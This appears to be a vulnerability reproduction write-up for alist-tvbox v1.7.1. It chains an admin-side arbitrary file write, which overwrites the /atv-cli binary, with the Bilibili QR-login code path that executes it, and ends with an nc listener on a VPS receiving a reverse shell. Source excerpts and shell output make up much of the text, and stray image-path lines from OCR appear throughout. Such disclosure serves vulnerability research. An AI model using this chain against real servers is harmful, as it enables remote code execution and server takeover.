
Introduction


```
alist-tvbox v1.7.1 allows a remote attacker to execute arbitrary code through the /atv-cli file, this vulnerability can be written to the vulnerability by cooperating with any file in the alist-tvbox background, overwriting the /atv-cli, and then executing the /atv-cli file by opening the login QR code of station b as the entry point, so as to obtain server permissions
```

Vulnerability Replication

The first step is to log into the backend of the site as an administrator

We can find an arbitrary file write vulnerability






```
/opt/atv # ls /
6666            cat.zip         downloadPg.sh   index.sh        mnt             root            tmp             var
alist           countries.json  entrypoint.sh   init.sh         movie.sh        run             tvbox.zip       www
atv-cli         data            etc             jre             opt             sbin            update.sql
base_version    dev             home            lib             pg.zip          srv             updateall
bin             docker.version  index           media           proc            sys             usr
/opt/atv # cat /6666
1111111/opt/atv #
```

The file was successfully written

Then through code auditing, we were able to find a direct execution of the executable in the source code where the

```
public static String getQrCode(String text) throws IOException {  1 个用法
    log.info("get qr code for text: {}", text);
    try {
        ProcessBuilder builder = new ProcessBuilder();
        builder.command("/atv-cli", text);
        builder.inheritIO();
        Process process = builder.start();
        process.waitFor();
    } catch (Exception e) {
        log.warn("", e);
    }
    Path file = Paths.get( first: "/www/tvbox/qr.png");
    return Base64.getEncoder().encodeToString(Files.readAllBytes(file));
}
```

At this point we can consider modifying the contents of that file and then achieve the effect of command execution

Then it's time to find out what triggers the method.

```
public QrCode scanLogin() throws IOException {
    QrCode qrCode = restTemplate.getForObject( url: "https://passport.bilibili.com/x/passport-login/web/qrcode/generate", BiliBiliQrCodeRespons
    qrCode.setImage(BiliBiliUtils.getQrCode(qrCode.getUrl()));
    log.debug("{}", qrCode);
    return qrCode;
}
```


It's obvious to realize that the function should be successfully triggered when opening the bilibili QR code to log in

Then it's time to try to exploit the vulnerability

First overwrite the executable file

and listen on the vps

Then it's time to go ahead and click on the BiliBili login button




```
ubuntu@VM-16-10-ubuntu:~$ nc -lvvp 7788
Listening on 0.0.0.0 7788
Connection received on 99.4.223.114.broad.wx.js.dynamic.163data.com.cn 13136
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
a725a3b50b99:/opt/atv#
```

At this point, the vulnerability has been successfully reproduced